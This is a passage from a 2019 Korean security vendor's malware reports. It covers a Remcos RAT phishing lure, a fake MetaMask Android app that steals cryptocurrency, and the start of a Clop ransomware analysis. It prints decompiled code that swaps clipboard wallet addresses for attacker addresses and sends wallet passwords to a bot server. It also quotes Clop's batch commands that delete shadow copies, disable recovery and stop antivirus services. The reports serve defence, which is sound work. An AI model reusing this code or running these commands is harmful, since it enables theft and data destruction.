
[그림 4] 안랩 모듈 위장한 RAT 속성 값

이메일 첨부파일의 파일명은 다음과 같습니다.

- 선하증권확인 SSHKH8110002,PDF.scr 하는 부탁받은 사람,

만약 사용자가 첨부되어있는 scr 파일을 PDF 파일로 착각하여 실행한다면 RAT 에 감염이 되고, 사용자가 입력하는 키값, 저장된 주요 데이터 등의 정보 탈취는 물론 웹캠과 마이크 캡쳐까지 가능하며, 공격자가 원격에서 감염된 PC 를 마음대로 다룰 수 있게 되기 때문에 주의를 기울여야 합니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 5] Remcos RAT

현재 알약에서는 해당 악성코드에 대해 Backdoor.Remcos.A 으로 탐지중에 있습니다.

참고:
https://brica.de/alerts/alert/public/1213017/new-remcos-rat-variant-is-spreading-by-exploiting-cve-2017-11882/

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

[Trojan.Android.InfoStealer] 악성코드 분석 보고서

1. 개요

구글 플레이스토어의 취약한 보안으로 인하여 플레이스토어를 통한 악성앱 유포가 빈번하게 발생하고 있다. 안드로이드를 사용하는 유저수가 많다는 것을 고려하면 매우 위험한 상황이다. 이렇게 유포되는 악성앱의 목적은 정보 탈취, 스파이 행위, 금전 갈취 등으로 다양하다. Trojan.Android.InfoStealer 는 피해자의 스마트폰을 통한 암호화폐 탈취가 목적이며 탈취한 암호화폐를 금전으로 환전한다.

2017 년부터 세계적으로 암호화폐 열풍이 불어 많은 사람들이 암호화폐 거래를 시작하는 계기가 되었다. 이와 함께 해커들은 암호화폐를 노리는 공격을 시도하거나 랜섬웨어를 유포 후 피해자의 파일을 암호화하고 암호 해제 대가로 암호화폐를 요구하고 있다. 해커들이 암호화폐를 선호하는 이유는 추적이 어려우며 보관이 용이하고 환전이 손쉽기 때문이다. Trojan.Android.InfoStealer 는 모바일 환경에서 발견된 최초의 암호화폐 탈취 악성앱이며 구글 플레이스토어를 통해 유포 되어 그 위험성이 더 크다고 하겠다.

본 분석 보고서에서는 지난 2 월에 구글 플레이스토어에서 발견된 악성앱 중 피해자의 암호화폐를 갈취하는 악성앱인 “Trojan.Android.InfoStealer” 살펴보도록 하겠다.


ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 악성코드 상세 분석

이번 분석 보고서의 분석 대상인 Trojan.Android.InfoStealer 는 피해자의 스마트폰에서 피해자가 거래하려는 암호화폐를 해커의 지갑으로 보내도록 유도하는 공격을 시도하며 적지 않은 암호화폐가 공격자의 지갑으로 전송되었음을 발견하였다. 관련 내용을 살펴보도록 하겠다.
먼저 Trojan.Android.InfoStealer 의 공격 흐름을 살펴 본 후 해커의 암호화폐 지갑 조회 내역을 살펴 보며 탈취된 암호화폐를 보관하는 해커의 지갑을 살펴본다. 그리고 마지막으로 Trojan.Android.InfoStealer 의 코드를 상세 분석하는 것으로 보고서를 마무리하겠다.

2.1 공격 흐름

다음 그림은 Trojan.Android.InfoStealer 의 공격 흐름을 보여 주고 있다.



[그림 1] 공격 흐름도

해커는 악성 앱을 암호화폐 지갑 프로그램인 MetaMask 의 모바일 버전인 것처럼 위장하여 구글 플레이스토어에 등록했다. MetaMask 는 암호화폐 거래자들 사이에서는 인기 있는 지갑 프로그램 중의 하나로 구글 크롬 브라우저의 확장 앱으로 제공 되고 있다. MetaMask 를 사용하고 있었던 사용자들이 타겟이며 피해자들은 악성 앱이 MetaMask 의 모바일 버전인것으로 오인하여 설치를 하게 되는 것이다. 악성 앱 설치가 완료되면 클립보드를 감시 하게 되고 피해자가 암호화폐를 거래하기 위해 자신의 지갑주소를 클립보드에 복사하는 순간 해커의 지갑 주소로 바뀌게 된다. 이를 인지하지 못한 피해자는 암호화폐 거래를 진행하게 되고 암호화폐는 해커의 지갑으로 전송된다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.2 해커의 지갑

"이런 단순한 공격에 당할 사람이 있을까?"라고 의아해할 수도 있지만, 해커의 지갑을 조회해 보면 꽤나 많은 양의 암호화폐에 놀라지 않을 수 없다. 이를 알아보기 위해 해커의 비트코인 지갑을 조회해 보았다.
악성 앱에 하드코딩 되어 있는 해커의 비트코인 지갑 주소인 "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA" 지갑부터 조회해 보도록 하겠다.

다음 그림은 악성 앱에 하드 코딩 되어 있는 비트코인 지갑 주소를 조회한 요약본이다.

[그림 2] 해커의 비트코인 지갑 요약 내용

다음 그림은 피해자의 지갑에서 해커의 지갑으로 전송되는 비트코인 거래내역이다.

[그림 3] 피해자의 지갑에서 해커의 지갑으로 비트코인이 전송된 기록

해커의 비트코인 지갑 요약을 살펴보면 거래 수는 6 건이고 총수신량은 대략 0.128 BTC(bitcoin) 이며 잔액은 0 BTC 이다. 이 결과만 놓고 보면 탈취한 암호화폐가 그렇게 많지 않다고 생각 할 수도 있다. 그러나 전송받은 내역이 있음에도 잔액이 0 이라는 것은 어딘가로 다시 재전송이 일어났다는 의미이며 아마도 해커의 다른 지갑일 확률이 클 것이다.
암호화폐를 탈취하거나 부정한 방법으로 획득하는 해커들은 추적을 피하거나 어렵게 하기 위해 대량의 지갑을 생성하여 보유한다.
다음 그림은 해커의 지갑에서 또 다른 지갑으로 전송하는 거래 내역이다. 위 그림의 피해자에게서 전송받은 비트코인을 옮기고 있다는 것을 알 수 있다.

[그림 4] 해커의 비트코인 지갑에서 다른 지갑으로 전송하는 내역

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

해커의 2 번째 비트코인 지갑인 "392LK4ZQD3gixWg5xJRTv1a24N3YDgCbwP" 지갑을 조회해보자.

[그림 5] 해커의 2번째 비트코인 지갑의 요약 내용

2 번째 비트코인 지갑의 요약을 살펴보면 놀랄 만큼 많은 양의 비트코인이 있음을 알 수 있다. 거래 수 11,621 건, 총수신량은 16 만 6 천 비트코인이며 최종 잔액은 1 천 비트코인 정도이다. 수신량 기준으로 금액을 원화로 환산해 보면 7 천 138 억 정도이다. (2019 년 3 월 1BTC 의 가격 430 만원으로 계산) 그리고 최종 잔액을 살펴보면 이 지갑도 최종 지갑이 아닌 중계용 지갑임을 알 수 있다.
위에서 보았듯이 해커가 탈취한 암호화폐 금액에 깜짝 놀랐을 것이다. 해커는 이런 큰 금액의 추적을 어렵게 하기 위해 대량의 지갑을 보유하고 탈취한 암호화폐를 계속 분산시켜 나가다 적당한 시점에 환전하게 된다.


2.3 코드 상세 분석

탈취한 암호화폐는 상당하지만, 악성 앱은 상대적으로 간단하게 제작되어 있다. 해당 악성 앱의 주요 행위는 피해자의 클립보드를 감시하며 해커가 원하는 문자열이 클립보드에 존재할 경우 해커의 지갑 주소로 클립보드를 재설정하는 공격 행위가 전부이지만 피해자가 주의를 기울이지 않으면 암호화폐를 탈취당하게 된다. 상세 분석을 통해 악성 앱을 살펴보겠다.

2.3.1 Android Clipboard

어떻게 이런 공격이 가능한지 이해하기 위해서는 안드로이드의 클립보드 프레임워크에 대하여 알아볼 필요가 있다. 안드로이드의 클립보드는 다음 그림과 같이 시스템에서 관리하며 하나의 공간으로 통합 관리 된다. 즉, 여러 개의 앱이 동일한 클립보드 공간을 공유해서 사용 하는 것이다. 그리고 클립보드 내용은 마지막 하나만 저장되며 이전의 클립보드 내용은 삭제된다. 여러 앱이 클립보드에 내용을 복사할 경우 마지막으로 클립보드에 복사한 내용만 저장되는 것이다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 6] Android의 클립보드 프레임워크

출처 : https://developer.android.com/guide/topics/text/copy-paste

해커는 이점을 노려 피해자가 클립보드에 지갑의 주소를 넣는 순간을 포착하여 클립보드 내용을 변경하는 것이다.

2.3.2 Clipboad 리스너 등록

다음의 코드는 시스템의 클립보드를 감시하는 코드를 등록하는 코드이다.

```
Object v2 = this.getSystemService("clipboard");
((ClipboardManager)v2).addPrimaryClipChangedListener(new ClipboardManager$OnPrimaryClipChangedListener
    public void onPrimaryClipChanged() {
```

[그림 7] 클립보드 감시를 위한 리스너 등록 코드

리스너를 등록하게 되면 클립보드의 내용이 변경될 경우 시스템에서 이를 리스너들에게 알려주며 해커가 등록한 리스너 코드가 클립보드의 변화를 인지하게 된다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2.3.3 Clipboad 내용 변조

다음의 코드는 클립보드의 내용을 확인 후 해커가 원하는 문자열이 있을 경우 해커의 지갑 주소로 클립보드 내용을 변경하는 코드이다.

```
lic void onPrimaryClipChanged() {
 String charSequence = clipboardManager.getText().toString();
 int length = charSequence.length();
 String valueOf = String.valueOf(charSequence.charAt(0));
 String valueOf2 = String.valueOf(charSequence.charAt(1));
 StringBuilder stringBuilder = new StringBuilder();
 stringBuilder.append(valueOf);
 stringBuilder.append(valueOf2);
 valueOf2 = stringBuilder.toString();
 if (valueOf.equals("1") && length == 34) {
     clipboardManager.setPrimaryClip(ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
 } else if (valueOf.equals("3") && length == 34) {
     clipboardManager.setPrimaryClip(ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
 } else if (valueOf2.equals("0x") && length == 42) {
     clipboardManager.setPrimaryClip(ClipData.newPlainText("eth", "0xfbbb2EF692B5101f16d3632f836461904C761965"));
```

ESTsecurity

[그림 8] 클립보드의 내용을 변경하는 코드

클립보드의 문자열이 특정 문자열로 시작하면서 길이가 지갑주소의 길이를 가지면 해커의 BTC(비트코인)나 ETH(이더리움) 지갑주소로 변경시킨다.

공격 코드는 단순하기에 클립보드의 내용이 지갑 주소인지 또는 존재하는 주소인지 등을 확인하지는 않는다.

2.3.4 가짜 지갑 역할 수행

암호화폐의 지갑으로 위장한 악성 앱이기에 지갑 관련 기능이 있는 것처럼 화면을 제공한다.

다음 그림은 가짜 지갑 기능을 제공하는 화면들이다.

[그림 9] 가짜 지갑 기능

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

메인 화면에서 어떤 기능을 선택하더라도 결과는 항상 잘못되었다는 반응을 보인다. 주의할 점은 기존에 존재하는 지갑의 키와 비밀번호를 입력하게 되면 해커의 서버로 전송되게 된다는 점이다.

다음 그림은 RESTORE VAULT 의 코드 내용이다.

```
WalletSeedActivity.this.passwordr.getText().clear();
WalletSeedActivity.this.confirm_passwordr.getText().clear();
WalletSeedActivity.this.vault_txt.getText().clear();
String v2 = Method.getDeviceName();
Log.i(WalletSeedActivity.this.TAG, v2);
v6 = "**From Meta Mask App** \n Phone Model " + v2 + "\n\n\n**Account Restoration** \nNew Password: " + v6 +
v6 = Method.apiLink + Method.botoken + Method.sendMsg + Method.acc_id + Method.texti + v6;
try {
    new AsyncHttpClient().get(v6, null, new AsyncHttpResponseHandler() {
        public void onFailure(int arg1, Header[] arg2, byte[] arg3, Throwable arg4) {
            String v1 = this.this$1.this$0.TAG;
            Log.i(v1, "Send Failed" + arg4);
            Toast.makeText(this.this$1.this$0, "Retry, Something went wrong", 1).show();
        }

        public void onSuccess(int arg2, Header[] arg3, byte[] arg4) {
            String v2 = new String(arg4);
            try {
                v2 = new JSONObject(v2).getString("ok");
                Toast.makeText(this.this$1.this$0, "Something Went wrong please try again later", 1).show();
                Log.i(this.this$1.this$0.TAG, String.valueOf(v2));
            }
            catch(Exception v2_1) {
```

[그림 10] RESTORE VAULT 화면의 코드

코드를 살펴보면 피해자의 기기 정보와 입력한 지갑 주소 비밀번호를 해커의 서버로 보내는 것을 알 수 있다. 그리고 결과는 무언가 잘못되었으니 재시도해 보라는 팝업을 노출시키고 마무리하도록 되어 있다.


ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 결론

해당 악성 앱은 암호화폐를 자주 거래하시는 분들에겐 매우 위협적이라 할 수 있다. 공격 코드 자체는 매우 단순하지만 암호화폐의 특성상 한번 전송이 이루어 지고 나면 다시 찾기란 불가능에 가깝기 때문이다. 악성 앱의 유포지도 정식 구글 스토어여서 피해자들은 의심 없이 설치했을 것이다.

범죄자들은 암호화폐의 편리함과 더불어 추적의 어려움 보관의 용이성과 쉬운 환전 때문에 암호화폐를 적극적으로 이용하는 추세다. 따라서 앞으로도 유사한 형태의 공격이 이어질 것으로 예측할 수 있다.

이러한 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 앱 설치 시 주의를 기울일 필요가 있으며 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지해야 한다.



[그림 11] 알약M 탐지 화면

현재 알약M 에서는 해당 악성 앱을 “Trojan.Android.InfoStealer” 탐지 명으로 진단하고 있다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

[Trojan.Ransom.Clop] 악성코드 분석 보고서

1. 개요

2019 년 2 월, 기업에서 사용하는 중앙관리 서버(AD 서버)를 주요 타깃으로 공격을 하는 랜섬웨어가 발견되었다. 개인이 아닌 기업들을 주요 공격 대상으로 하기 때문에 이미 한국 인터넷진흥원에서도 2 월 22 일 주의 공지를 게재한 적이 있다. 해당 악성코드에 감염되면 관리 서버에 연결된 모든 드라이브가 전부 암호화되고 유효한 인증서를 사용하기 때문에 사용자들의 각별한 주의가 필요하다.

[그림 1] 인증서 화면

따라서 본 보고서에서는 Clop 랜섬웨어의 악성 행위와 이를 예방하기 위한 방법을 알아보고자 한다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 악성코드 상세 분석


2.1. 중복 실행 방지

중복 실행을 방지하기 위해 'Mutex'를 사용한다. 뮤텍스의 이름은 'HappyLife^_-'이며, 만약 뮤텍스가 생성되지 않으면 프로세스를 종료한다.

[그림 2] 중복 실행 확인

2.2. 파일 암호화

크롭 랜섬웨어는 사용자 언어 검색을 통하여 특정 국가를 암호화에서 제외하며 감염 PC 에 연결된 저장 장치를 대상으로 암호화를 시도한다. 암호화 제외 대상 사용자는 러시아어, 우크라이나어, 벨라루스어, 타지크어, 아르메니아, 아제리어-키릴자모, 우즈베크어-키릴자모, 키르기스어, 투르크멘 언어를 사용한다.



[그림 3] 사용자 언어 검색 코드

암호화를 시작하기 전, 배치파일을 통하여 감염 PC 에서 불륨섀도우 삭제 및 실행 중인 서비스들을 종료시킨다. 이 목록에는 백신, 데이터베이스 관련 서비스들이 있다. 이는 백신으로부터 탐지를 우회하고 현재 사용 중인 파일 또한 포함하여 암호화시키기 위한 의도로 보인다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
 net stop SQLAgent$SYSTEM_BGC /y
 net stop "Sophos Device Control Service" /y
 net stop macmnsvc /y
 net stop SQLAgent$ECWDB2 /y
 net stop "Zoolz 2 Service" /y
 net stop McTaskManager /y
 net stop "Sophos AutoUpdate Service" /y
 net stop "Sophos System Protection Service" /y
 net stop EraserSvc11710 /y
 net stop PDVFSService /y
```

ESTsecurity

[그림 4] 배치 파일 내용

이후, 감염 PC 루트 디렉터리부터 파일들을 암호화한다. 그뿐만 아니라 공유자원을 검색하여 연결된 네트워크 드라이브가 있다면 암호화를 진행한다.

암호화 대상 파일 검색 시, 파일명을 확인하여 특정 문자열을 포함할 경우 암호화 대상에서 제외한다. 이는 불필요한 파일 암호화를 제외하고 정상적인 시스템을 유지시키기 위함으로 보인다.

